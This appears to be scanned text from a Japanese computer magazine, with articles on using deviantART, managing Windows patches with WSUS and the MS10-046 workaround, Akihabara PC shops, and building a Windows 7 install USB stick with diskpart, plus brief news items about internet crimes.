さらに特筆すべきことは、実際のはてなのサービスのアクセス数やレコード件数、それを捌くサーバー構成やスペック、台数などが数字で示されていることであり、Webサービスの開発や運用を専門としない者やこれからWebサービスに携わりたいと考えるエンジニアの入門書として最適であるばかりでなく、すでにWebサービスの第一線に携わっているエンジニアにとっても知識の整理に十分に役立つものとなるであろう。

惜しむらくはセキュリティに関する記述がほとんどないことで、パッチ管理やセキュアコーディングなどセキュリティに関する基本的な考え方についてもぜひ章を割いてほしかった。

ハッカジャパン Advance

プロ・アマ問わず世界中のイラストレーターやアーティストが作品を投稿する「deviantART」の使い方。100台以上のPCに修正ファイルを効率よく適用させる方法とは？ USBメモリをWindowsのインストールメディアにする方法など、実用情報を中心にお届け！

洋の東西を問わず、いろいろなサイトを探してご紹介



Web サービス大図鑑

文●ささき"ぺんぎん"やすなり

第16回 世界中からアップされたイラストやアイコンを楽しめる「deviantART」(http://www.deviantart.com/)

アート作品を集めたSNSというと日本ではPixiv*が有名だ。多くの絵師が集い、独特な文化を形成している。ではその目を世界に向けてみると、deviantART(デヴィアントアート)というサイトがある。このサイトは、世界最大のアートコミュニティサービスだが、日本人の数はそう多くないので、人によってはあまり好みではないかもしれない。しかしPCの壁紙やアイコンなどを探すのには、大変便利なサイトでもある。とにかくユーザーの層が厚いのだ。今回はこのdeviantARTの膨大なサービスの一部を紹介することにしよう。

deviantARTに登録してみよう

deviantARTは登録制のサービスだ。基本的な使用料は無料だが、有料会員になれば自分のページ(ブログのようになっており、作品を掲示してコメントでやり取りできる)で掲示できる作品数を増やしたり、カスタマイズやアレンジを行うことができる。だが、絵や写真を投稿する必要のない、単なる利用者であれば、無料版で十分だろう。登録にはアカウント名と個人情報が必要になる。登録作業の途中でメールが送られて来るので、確認したら利用開始だ。

お目当の画像の探し方

ログインした時点では、何をすればよいかわからないだろう。このサイトは大量のアーティスト達が、日々イラストや写真、その他いろいろなアートを投稿している。当然、最新の投稿作品の一部はログインした時点で表示されるが、自分好みのイラストや壁紙を探し出す方法を知っておいた

ユーザー登録を行う

JOIN DEVIANTART NOW!
Join the largest art community in the world! Membership is FREE to share and sell your artwork, start your Art Collection and track your favorite artists!
Choose a username!
yournamehere .deviantart.com
Join!
Join Now Buy deviantWEAR Advertise Here

deviantARTのページにアクセスし、サブドメインを決めよう


Sign up for FREE access to deviantART
As a FREE member you can:
- Browse over 100 million unique pieces of art
- Exhibit, promote, and share your art with fellow artists and art enthusiasts
- Actively participate in the largest art community in the world (over 13 million members)

個人情報を入力しよう。この画面のあとに、有料版か無料版の選択画面が出てくるが、無料版にしておこう


※http://www.pixiv.net/

はみだしインターネット事件簿

7月30日　少女に裸の画像をメールで送らせ、自分の携帯電話に保存したとして、警視庁少年育成課と板橋署は、児童買春·児童ポルノ禁止法違反(児童ポルノ製造)の疑い



640x960ピクセルの画像を探す場合にはこのように入力する。×(バツ)でなくx(エックス)と入力する



それぞれの作品のページの「Download」をクリックすることでダウンロードできる

方がいい。

●キーワードから検索する

検索するのは基本中の基本だが、どんな作品やキャラクターを探したいのかを明確にしておく必要がある。例えば「miku」と検索すれば、初音ミクの画像がずらずらと並ぶし、「rei」と入れれば綾波レイの画像が並ぶ。作品のタイトルに日本語を入力できないので、アルファベットで入力するとよい。アニメのキャラクターやゲームのキャラクターは、ちょっと固有名詞を入れるだけですぐに出てくる。あとは壁紙などを探す際には「wallpaper」で検索をするといい。他にもサイズを指定するには、サイズの数値をアルファベットの小文字のxで挟んで指定する。「1024x768」や「800x600」といった具合だ。

●ジャンルから絞り込む

いちばん需要がありそうな壁紙などは、左ペインの「Category」にある「Customization」を選ぶとよいだろう。「wallpaper」には無数の壁紙が投稿されているし、「Icon」は各種アイコンだ。「wallpaper」はさらにサブカテゴリに分けられている。例えばiPhone4用の壁紙が欲しければ、「Customization」→「wallpaper」→「iPhone/iPod Touch」とたどっていき、「iPhone4」で検索するといいだろう。

●グループから絞り込む


deviantARTには「グループ」というテーマに基づいた作品を投稿する場がある。左のサイドバーに「Group」と書かれているのがそれだ。例えば「日本人コミュニティ」であれば「#JapaneseCommunity」だ。それぞれのグループのテーマに合った作品が投稿されるので、そこから作品を探すのがよい。

●気に入ったものはダウンロードしよう

検索したサムネイルの中に、気に入った作品があったなら、画像をクリックすれば個々の作品ページにアクセスし、「Download」を押せばファイルが入手できる。他にもここでブログのコメント欄のように、コメントを書き込むことで交流可能だ。




枠の中にドロップすれば「お気に入り(Favourites)」に登録できる。



画面左上のメニューには、いろいろな項目が含まれている。プロフィールの変更などもここからアクセス可能だ

で、住所不定、無職(44)を逮捕した。同課によると、容疑者は約2年半前にインターネットのチャットサイトで当時中学生の少女と知り合い、昨年12月から今年4月にかけて、少女に自分の画像を送らせたり、「生活が苦しい」などと少女に現金計約3万円を振り込ませたりしていた。<7/30 産経>



ウィジェットを配置して自分が使いやすいようにアレンジしてみよう

お気に入りを充実させよう

さて、気に入った作品はダウンロードするだけではない。「お気に入り(Favourites)」に入れることでコレクションにするというのもよい使い方だ。作品ページにある「Add to Favourites」ボタンを押すことで、お気に入りに入れることができる。「コメントを忘れずに」という意味の表示が出る。「I like this picture.」ぐらいのつたない英語で問題ないので、一言コメントしておこう。他にもお気に入りにしたい画像をドラッグすると、上部に枠が表示されるので、その中に放り込むだけで登録される。どちらにしても、お気に入りに入れると、その旨が相手に通知される。

自分の「お気に入り」を確認するには、画面左上のプルダウンメニューを開き、「My Favourites」を選べばアクセスすることができる。

投稿してみよう

ある程度絵が描けたり写真が撮影できるなら、作品を投稿してみよう。投稿の手順は以下のとおりだ。まずは画面中央の「Submit」メニューをクリックし、「Submit Art」を選ぶと、投稿のためのウインドウが開く。最後に投稿ボタンを押せば投稿することができる。



deviantART muroのアイコン。ここからmuroという名のお絵描きツールに直接飛ぶことができる

自分のProfileを充実させよう

さて、deviantARTで自分のプロフィール情報などを充実させるには、画面左上のプルダウンメニューから「My Profile」を選ぶとよい。右上の「Edit Page」ボタンを押すと、ページの項目の位置移動などができる。左側にいろいろなウイジェットが表示されるので、ドラッグアンドドロップで編集することができる。自分の好きな作品を貼ったり、自己紹介を貼ったり、Twitterのつぶやきを貼ったりもできるので、各自アレンジしてみよう。

deviantARTでお絵描きができる

deviantARTのツールバーに、不思議なアイコンが表示されていることに気づいた人も多いだろう。これはdevianART muroというサービスで、devianARTが提供を始めたオンラインお絵描きサービスだ。今年8月に発表されたばかりのものになる。Flashベースのものは今までもあったが、これはHTML5ベースなので、Flash

iPadでmuroを使ってみた

deviantART muroはHTML5に対応したブラウザーからならば画像を編集できるので、iPadでも使えるはずだ。確認してみると、まずキャンバスが広がり、絵を描くことは可能であった。ツールによっては微妙に反応が遅くなったりということもあったが、これは本体のメモリ使用状況に依存している可能性がある。ただ、専用のツールをインストールすることもなく、快適に描くことが可能だったのは画期的だ。


即興で描いてみたもの。ツールによっては反応が重くなるが、十分使える

はみだしインターネット事件簿》

8月3日　びわこ成蹊スポーツ大(大津市)硬式野球部に所属する1年生の男子部員(18)が、別の1年生の男子部員4人(18、19歳)から集団暴行を受け、あごの骨を折



プラグインに左右されることもない。つまり、iPhoneやiPad、一般的なLinux環境でも利用することができるという訳だ。

deviantART muroの使い方

deviantART muroの使い方は簡単だ。HTML5対応のブラウザーでアクセスするだけ。真っ白なキャンバスが広がるので、自由に描けばいい。deviantARTからのリンクで利用するなら、直接deviantARTに投稿できる。

Proモードで描こう!

上のツールバーには、BasicモードとProモードを切り替えるためのスイッチがある。Proモードでは、キャンバスを拡大縮小したり、レイヤーの利用ができるようになる。

ここで簡単にレイヤーについて紹介しておこう。レイヤーとは、簡単にいえば「透明の板に絵を書いたものを何枚も重ねる」というイメージだ。絵の上にタイトルを重ねる、といった場合には「絵」と「タイトル」の2つのレイヤーを作り、それぞれを重ねあわせることで、お互いに干渉しない形で作品を完成させられる。ぜひレイヤーを使いこなしてほしい。

描いた画像はdeviantARTに書き出ししよう

deviantARTが提供しているツールだけあって、連携のための機能が標準で用意されている。右上の緑色の「Submit」ボタンをクリックすることで、直に登録するためのウインドウが表示される。ぜひ楽しんでもらいたい。

サーバー・ネットワーク管理に使えるソフトをご紹介

ネットワーク管理者のためのツールガイド

第3回 楽にパッチをあてる方法とは　後編

文●極東パッチマネージャー

WSUS
～オレオレWindows Update

Windowsの修正ファイル類を集中管理するためのソフトウェアとして有名なものに、WSUS(Windows Server Update Services)があります。WSUSというと、Windows Updateみたいなサービスとイメージする人もいると思いますが実際は

- 修正ファイル(パッチ)の代理ダウンロード
- 適用する修正ファイルの選択(「承認」と呼びます)
- クライアントへの修正ファイルの提供サーバー

という機能を持っています。

もちろん、適用対象となるすべての修正ファイルを選べば、すべての修正ファイルを適用するように仕向けてくれますが、そうでなくWSUSの管理者が必要と思われる修正ファイルを「選択する」ことで、WSUSの管理者が必要と認めたパッチを適用するように仕向けることが可能になります。

今回は、WSUS 3.0 SP1を対象に、導入や使い方を解説します。

WSUS3.0 SP1の導入方法

WSUS 3.0 SP1は、Windows Server 2003とWindows Server 2008を対象とします。なお、WSUSの導入には、特にActiveDirectoryによるドメイン構成などは、必要ありません。もしそういう環境であれば、ActiveDirectoryのポリシーを用いて、ドメインのメンバーになっているコンピューターに対してWSUSへのアクセスを行うようにさせることも可能です。しかし、ない場合でもアップデートのための情報を書き込むレジストリの内容を.regファイルに書き出すなどして、WSUSサーバーを参照するようにしてやればよいのです。

WSUS3.0SP1の導入に必要なのは、以下のものになります

- IIS7のインストール+設定
  さらに以下の設定が必要です
- Windows Authentication
- ASP.NET
- 6.0 Management Compatibility
- IIS Metabase Compatibility
- DBMSのインストール(ガイドではSQL Server 2005 SP1)
- Microsoft Report Viewer Redistributable 2005のインストール
- 修正ファイルを保存する領域の確保

いずれが欠けてもWSUSのインストールができません。WSUSのインストールが失敗する場合には、たいていの場合必要な設定ができていないか、必要なソフトウェアがインストールされていないかのどちらかになります※1。

WSUS3.0の導入
～どのようにオペレーションを行うか

きちんとWSUSの導入が行われれば、WSUSはMicrosoftから修正ファイルのダウンロードを行い、承認を待つようなフェーズに移行します。

例えば、次ページ左上の図のように、どれがどの程度ダウンロードされ、どれが承認待ちフェーズにあるかということを示してくれます。

修正ファイルが「ない」場合は
どうするか


最近の事例では、「[MS10-046] Windows シェルの脆弱性により、リモートでコードが実行される」は、危険度が高いにも関わらず脆弱性修正までに時間がかかりました。

このような脆弱性は修正ファイルがリリースされるまで、何も対処できないのでしょうか。自分

※1　Windows Server Update Services 3.0 Service Pack 1 Documentation(英語)http://technet.microsoft.com/ja-jp/wsus/cc197136

はみだしインターネット事件簿》

8月3日　ユニーが運営する「アピタネットスーパー」にシステム障害が発生し、7月31日から業務を停止していることがわかった。商品の注文や閲覧など一切の利用ができなくなっ


セキュリティ更新プログラムの一括管理・処理ができるWSUSの管理画面

だけが我慢すればいいという話ならばそれでもいいのですが、現実はそれを許してくれません。脆弱性によっては、修正ファイルの準備に時間はかかるものの、設定を変更するなどで対処が可能なものもあります。また何らかの理由により修正ファイルがリリースされても、それを適用できないような場合も、設定ファイルをいじることで対策になりえます。

どうやって脆弱性対策のための設定ファイルの変更情報を探すのかは下の囲みで解説をしています。

MS10-046をFix Itや手動で対応する

これでサポート情報を探せることがわかったので、MS10-46を例にとって「修正ファイルを用いないでどう対処するか」を解説します。

下の囲みの方法を用いて、MS10-046に対応するKBは http://support.microsoft.com/kb/2286198 であるということがわかります。


この情報で説明されている脆弱性は、修正ファイルの提供が少し遅れたため、KBにてFix Itや手動での対応方法が解説されています。

●Fix Itの利用

Fix Itは、脆弱性対策のための設定を間違いなく行えるようにしたプログラムです。後述するように、レジストリを直接編集することもできますが、1つ間違えるとWindowsが起動しなくなる恐れがあります。初心者には難しい作業ですが、Fix Itを利用すれば安全かつ簡単に作業ができます。

Fix Itを利用可能な場合には、サポート技術情報にその旨記載されていますので、修正ファイルを適用したくないが脆弱性にはなんとか対応した


サポート技術番号からMicrosoft Knowledge Baseのページを探す



S10-048のセキュリティ情報を掲載しているページには、KBに対するリンクは存在しない。しかしページの情報から対応するサポート技術情報番号は判明する。表題の後に付いている「2160329」という番号が、サポート技術情報番号になる



マイクロソフト サポート オンライン」のURL(http://support.microsoft.com/kb/)の末尾に先ほどのサポート技術情報番号を加えてアクセス



http://support.microsoft.com/kb/2160329 にアクセスすると、このように該当するKBページが現れる

いという場合には、対応する脆弱性のサポート技術情報を確認してみてください。

●手動での対処

手動での対処が可能な(もしくはFix Itではなんともできない)場合には、その旨が対処のところに記載されていることがあります。

MS10-046では、Fix Itおよび手動での対処の両方が解説されています。具体的には、レジストリ「HKEY_CLASSES_ROOT¥piffile¥shellex¥IconHandler」の値を、空白にするというのが対処方法です。この脆弱性の対処においてFix Itを利用したくない、もしくは利用できない環境にあるという場合には、標準のレジストリエディタのみを用いて可能な方法として、対処方法の候補に入れておくのがよいでしょう。

修正ファイルを選別する簡単な指針 ～どの修正ファイルを「承認」してもよいのか

WSUSを使っても「承認」しなければ、修正ファイルが適用されることはありません。前回述べたように、修正ファイルを適用したら「たちどころに動かなくなる」というリスクもあるので、問題なければ適用しないという考え方もあります。

とはいえ、必要な修正ファイルすらも「承認」しなければ、大事なシステムが危険にさらされてしまします。ではどうやって「承認する修正ファイル」を選び出すのでしょうか。


試験用のシステムを用意する

費用があって、手間暇をかけることが可能であるならば、適用対象と同じ構成の試験システムを


Fix Itを利用して脆弱性を修正する



回避策にあるサポート技術情報のページにアクセスし、「回避策の有効化」にある「この問題を解決する」をクリックし、Fix Itをダウンロード



ファイルのダウンロードが始まるので、任意の場所に保存し実行する。ライセンスの同意画面では、同意するにチェックを入れ「次へ」のボタンを押す



すぐに修正作業がはじまる。プログレスバーで進捗がわかるので、待っておこう



無事に修正が終わると、詳細情報やフィードバックの提供ボタンなどのオプション画面が表示される

はみだしインターネット事件簿》 8月4日　コンピューターウイルスを作成し、感染したパソコンのファイルを破壊したとして、警視庁は4日、大阪府、会社員(27)を器物損壊容疑で逮捕したと発表した。逮捕は2日で、

もう1つ用意して、修正ファイルを適用の上で挙動を確認する、というのがいちばんの早道です。

ここで重要なのは、適用のための評価を行うのであれば、プログラムとハードウェア環境については、可能なかぎり適用対象に近づけることです。特にハードウェアの利用に直結するような物理デバイスドライバーのアップデートは、同じハードウェアがないと検証できません。特殊なハードウェアや一品物のハードウェアは極力使わず、できるだけ多くリリースされていて「枯れている」ハードウェアをシステム動作環境に選ぶ、ということが重要になってきます。

この方法は、ハードウェアの仕様を固定し、可能なかぎり同じような基本システム構成をとろうとする場合に効果を発揮します。例えば修正ファイルを適用する対象が100台あったとして、これらすべてに対してすぐに修正ファイルを適用するべきではありません。PCの構成を調べ、できるだけ同じ構成に揃えておき、修正ファイル適用検証用のマシンで動作を確認します。もし問題なければ、修正ファイルをマシンに一括で適用する…　というような運用を取れれば、修正ファイルが問題で100台のマシンが一斉に動かなくなるという悲惨な事故は防止可能です。

「修正ファイル」の性質を読み解く

もし、費用がない…　という状態だったり、試験用のシステムを用意できない場合には、修正ファイルの説明を読み込んで適用の可否を決めるというやり方もあります。修正ファイルの適用評価として以下の要素に注目してみましょう。

●CVSS値

CVSS値は、脆弱性の再現性や攻略容易性をはじめとする複数の観点から、その脆弱性がどの程度深刻なものであるか？　というのを示す指標です。10を最大値として、小さければ小さいほど深刻度は小さく、逆にCVSS値が基本値の段階で10.0というのは100%危険！　という脆弱性です。小さいからいいというものではありませんが、適用のための重要な指針です。基本値以外にも現状値、環境値というものがありますが、まずは基本値を目安にするのがよいでしょう。また、IPAのCVSS値の説明[※2]がわかりやすいので、一読されることをおすすめします。

●脆弱性の種類

気をつけなければならない脆弱性は「任意のコード実行」「権限昇格」「無認証リモートログイン」の3つです。サービス妨害もそれなりにハタ迷惑ではありますが、単に落ちるだけよりもこっそり入り込まれて好き放題やられる方が、より深刻です。

サービス提供用のコンピューターは、ローカルログオンをして使うというやり方はあまり想定できないため、コンピューター上で動作しているプログラムの権限を昇格する脆弱性があっても、ユーザーそのものが限定可能なのであまり大した脅威にはなりません。

しかし、無認証リモートログインを行えてしまうのは、そのコンピューターをある権限で使用可能ということです。このような環境下で「権限昇格」を行えたり、他にも「任意のコード実行」により「権限昇格」させ、特権を取得したプログラムが好き放題動くのは非常にリスキーといえます。

修正ファイルが対応する脆弱性の情報などを読むと、放置しておいた場合にどのようなことが起きるのか、というのはわかります。

●適用対象となる機能

これは、修正ファイルを適用することで影響する機能を読み解くということを意味します。外から任意のユーザーに使用される機能(例:IIS)に、HTTPプロトコルの処理上の理由から任意のコード実行を許してしまうような脆弱性が存在している場合、そのシステムでHTTPサービスを使っているならば、かなり大きい被害が出るかもしれません。一方、サーバー上でブラウザーをアクティブに使うことはないため「IEに対する修正ファイルは適用してもしなくてもよい」とも考えられます。

使う機能に対する修正ファイルである場合にのみ適用の検討を行う、というのは有効な選択肢です。

むすび

今回は、個別の脆弱性対処方法として「WSUSを用いる」方法と「Fix Itや手動対処を行う手掛かりを探す」方法を解説しました。この2つは両極端ともいえる方法ですが、実際のパッチ運用においてはどちらも選択肢に挙がりうる、ということは頭に入れておいてください。

※2　共通脆弱性評価システムCVSS概説（http://www.ipa.go.jp/security/vuln/CVSS.html）

ウイルス作成者に同容疑を適用するのは初めて。容疑者は2008年1月、原田ウイルスの作成者として著作権法違反容疑などで逮捕され、有罪判決を受けて、執行猶予中だった。調べに対し、「5万人くらいに感染させた」と供述、同庁は現在も被害が拡大しているとみている。<8/4 読売>



パーツ知識から製品レビューまで手広く扱う

ハードハッカー商会

文●平澤 寿康

9月に入っても猛暑が続いていると思っていたら、秋分の日を挟んで急に寒くなりましたね。1日で最高気温が15度も違うなんて、体調を崩しちゃいそうですが、みなさんも気を付けてくださいね。さて今回は、Windows 7のインストールUSBメモリの作り方や、アキバのレアなショップ紹介などをお届けします。

お勉強・体験記事はこのコーナー

商会リポート#19 秋葉原の穴場ショップガイド

■アキバのちょっとレアなショップを紹介!

ここ数年は、駅周辺の再開発や萌え関連ショップの乱立、老舗家電ショップの衰退など、大きく様変わりしたとはいえ、PCの世界ではまだまだ中心的存在の街、アキバ。主要なPCショップはもちろん、ちょっとレアグッズを扱うショップなどもアキバに集中しており、本連載でもネタ調達などいろいろな場面でお世話になっている。読者のみなさんも、何かあればアキバに足を運んでいるという人も少なくないんじゃないかな。

ところで、アキバに行く人の多くは、それぞれが独自の巡回コースを設定して、いろいろなショップを回っていると思う。まあ、基本的には有名





秋葉原に8店舗も出している「あきばお～」。旗艦店ともいえる「零」はフロア面積も広く、品数も多い

ショップを中心に巡回しているかもしれないが、穴場的存在だったり、レアなグッズを扱う貴重なショップもしっかりと押さえたいところだろう。そこで今回は、筆者が頻繁に利用するPC関連ショップの中でも、ちょっとレアなグッズを扱うショップや、穴場的存在のショップを紹介していこうと思う。

■メモリ、メモリカードを買うならここ!

筆者は、PCパーツをまとめて買うときには、品揃えや、CPUとメモリなどのと同時購入による値引き、独自のポイント制度などから、いわゆるメジャーPCショップを中心にチェックすることが多いけど、メモリだけ、というようにピンポイントにパーツを買いに行く場合には、メジャーショップを避ける場合が多い。それは、メジャーショップより安価に販売していることが多いからだ。例えば、「テクノハウス東映」は、ノーブラン

はみだしインターネット事件簿》 8月4日　ネットスーパーを運営するネオビート(大阪市)は4日、Webサイトが国内と中国から不正アクセスを受け、顧客のクレジットカード情報約1万2000件が流出したと発表した。



「テクノハウス東映」の店先に置いてあるカゴの中には掘り出し物が多い。来店の際は要チェック

ドのメモリモジュールを、かなり安価に販売していることが多いので、間違いなくチェックに行くショップだ。また、メインメモリだけじゃなく、SDカードなどのメモリカードも安価な場合が多いので、同時にチェックすることが多い。

メモリカードの安い店としては、「あきばお～」各店も外せない。筆者は「あきばお～零」の2階に行くことが多いけど、メジャーブランドのメモリカードもかなり安価なので重宝している。

■mini-ITXマザーや冷却グッズなどを買うならここ!

近年、超小型PCを自作する人が増えているけど、超小型PCに欠かせないmini-ITX仕様のマザーボードやケースは、「パソコンハウス東映」で豊富に販売している。ここに行けば、最新モデルもほぼ間違いなく手に入れられる。

また、CPUクーラーやケースファン、静音グッズを買うなら、末広町交差点そばの「CUSTOM」がベスト。尋常ではない数のクーラーやファンを備えるのはもちろん、他ではまず手に入らない静音グッズや水冷グッズなどを豊富に扱っている。特に静音マニアなら外せないショップだ。

■怪しいグッズならここ!

海外製の怪しいデジタルガジェットや、USB接続の怪しい周辺機器などを探しているなら、「三月兎」と「サンコーレアモノショップ」は外せない。三月兎は、PT1/PT2の深夜販売を行ったことでもおなじみだけど、海外製の怪しいデジタルガジェットを多数扱っていて、掘り出し物に出会えることも多い。また、サンコーレアモノショップは、扇風機や空気清浄機、手袋など、USB接続の怪しいグッズが豊富。ただ、怪しいとは言っても実用度の高いグッズも多いので侮れないのだ。



みんなが知っているお店であるが、入店してチェックしてる人は少ない「ヤマダ電機 LABI秋葉原パソコン館」

■俺的究極の穴場ショップはここだ!

最後に、筆者が押さえている究極の穴場ショップを紹介しておこう。それは、秋葉原駅前の「ヤマダ電機 LABI秋葉原パソコン館」だ。え、なんでヤマダ電機が穴場ショップなんだ!、と思う人もいるだろう。確かに、いわゆるPCパーツの扱いはなく、基本的には大手メーカー製の製品しか置いていない。しかし、大手メーカー製の製品でもUSB関連商品や外付けHDDといった周辺機器など、他にはない特徴のある製品では発売直後に極端な品薄状態となり、アキバのどのショップを探しても売り切れになる、ということが少なくない。しかし、他のショップで売り切れになっている製品でも、ここだけは非常に高い確率で在庫があるのだ。過去筆者も、USB 3.0対応USBハブなど、急きょ入手しなければならなくなった品薄製品の購入で、何度も救われている。アキバに通う自作ユーザーは、ヤマダ電機を完全に無視している人がほとんどだが、それが逆に穴場的存在にしているわけ。もし、大手メーカー製周辺機器で、どこを探しても見つからないものがあったら、ヤマダ電機に行ってみよう。



情報が流出したとみられるのは、ネオビートと、同社がネットスーパーの運営を請け負うイズミヤ、ユニー、マルエツ、大近、フジ、不二商事、琉球ジャスコにカード情報を登録していたり、購入履歴のある顧客で、件数は1万2191件。カード番号や名義、有効期限の情報が盗まれており、悪用される恐れが高い。<8/4 産経>

本日のハードウェア　USBメモリがWindows7のインストールメディアに変身

■Windows 7インストールUSBメモリを作る

筆者は、いろいろなテストや製品評価を行うたびにWindows 7の再インストールを行っているので、1ヵ月の間に10回近くもインストールすることも珍しくない。読者のみなさんも、頻繁に行っている人は意外と多いのではないだろうか。で、それだけセットアップしていると気になるのが、作業にかかる時間だ。まあ、Windows 7は、Windows系OSの中ではそれほど時間のかからない方だとは思うけど、通常のセットアップDVDを利用していると15分近くかかってしまう。もちろん、その後Windows Updateを実行すると、トータル30分以上かかってしまうため、その時間がかなり無駄に感じられる。

また、テスト環境によっては、光学式ドライブがない場合もある。そういったときには、わざわざ外付けDVDドライブなどを持ってきてセットアップを行わなければならず､それも結構面倒だ。


そこで筆者は、もっと高速かつ手軽にWindows 7を導入できる手段を利用している。それは、USBメモリをWindows 7のインストールメディアにしてしまうという方法だ。マイクロソフトが公式にツールを公開していることもあって､すでに実践している人もいるとは思うけど､もしかしたら知らなかったという人もいるかもしれないので、紹介しよう。

■USBメモリからセットアップ


Windows 7のインストールUSBメモリを作るにはいくつかの方法があるが、まずは下の囲みで、別途ツールを用意することなく、Windows 7に付属するコマンドを利用して作る方法を紹介しよう。

用意するものは、Windows 7のインストールDVDとUSBメモリのみ。USBメモリは、Windows 7インストールDVDに含まれるデータをすべて転送できる容量が必要となる。32bit版Windows 7は約2.3GB、64bit版Windows 7は約3GBの容量が必要となるので、4GBのUSBメモリを用意すればいい。利用するUSBメモリは、できれば高速タイプを用意した方がいいけど、安価な製品でもインストールDVDを利用

Windows7のインストールUSBメモリを作ろう



用意したUSBメモリをPCのUSBポートに取り付け、コマンドプロンプトを管理者権限で開く。「スタートメニュー」→「すべてのプログラム」→「アクセサリ」と進み、「コマンドプロンプト」を右クリックし、メニューから「管理者として実行」を選択する



「diskpart」と入力。すると、DiskPartツールが起動し、専用のプロンプト「DISKPART>」に切り替わる



「list disk」と入力し、USBメモリのディスク番号を確認。ディスク番号を確認したら、「select disk 1」というようにUSBメモリのディスク番号を指定

はみだしインターネット事件簿 8月7日　サウジアラビアでのスマートフォン「ブラックベリー」の一部機能の規制をめぐり、AP通信は7日、同国通信当局とブラックベリーを開発したカナダのリサーチ・イン・モーショ



マイクロソフトが配布する「Windows 7 USB/DVD Download Tool」(http://www.microsoftstore.jp/Form/Guide/downloadTool.aspx)を入手し、USBメモリをインストールメディアに変身させる

するより高速となるので、1000円以下で買える安価なものでもOKだ。

■マイクロソフト配布の専用ツールで作る

次に、マイクロソフトが配布する専用ツールを利用して、簡単にインストールUSBメモリを作る方法を紹介しよう。その専用ツールとは、「Windows 7 USB/DVD Download Tool」というもの。直販サイト「Microsoft Store」でWindows 7をダウンロード購入した人向けに用意されているツールだが、特に使用制限はないので、PCショップなどでDVD版を購入した人も利用可能。利用方法は非常に簡単で、メニューにそってクリックしていくだけでインストールUSBメモリが作れる。

```
DISKPART> clean
DISKPART> create partition primary
DISKPART> select partition 1
DISKPART> active
DISKPART> format fs=fat32
DISKPART> assign
DISKPART> exit
```

ディスクの指定をしたら、上記のコマンドを順に実行していく






インストールDVDのすべてのファイルをUSBメモリにコピーする。光学式ドライブがG、USBメモリのがHであれば、「xcopy g:¥*.* /s/e/f h:¥」と入力。終了したら、インストールDVDの「boot」フォルダに保存されている「bootsect」コマンドを実行して、USBメモリのマスターブートレコードを書き換える。先ほどと同じドライブレターなら、「g:¥boot¥bootsect /nt60 h:」と入力



699円で買った低価格USBメモリでも、インストールDVDよりやや高速になるぞ



このツールを利用する場合には、Windows 7インストールDVDのisoイメージファイルが必要となる。そのため、DVD版を持っている人は、DVDライティングソフトなどを利用して、手持ちのDVD版からisoイメージファイルを作成する必要がある。とはいえ、コマンドプロンプトでコマンドを入力するのが面倒という人ならば、こちらのツールの利用がおすすめだ。

■高速USBメモリならかなり高速になる

というわけで、実際に作ったインストールUSBメモリを使って、Windows 7のインストールにかかる時間をチェックしてみた。すると、DVDを利用した場合に約14分かかっていたのに対し、USBメモリでは約10分と、かなり時間が短縮できた。この差を考えると、かなり有効な手段といえる。

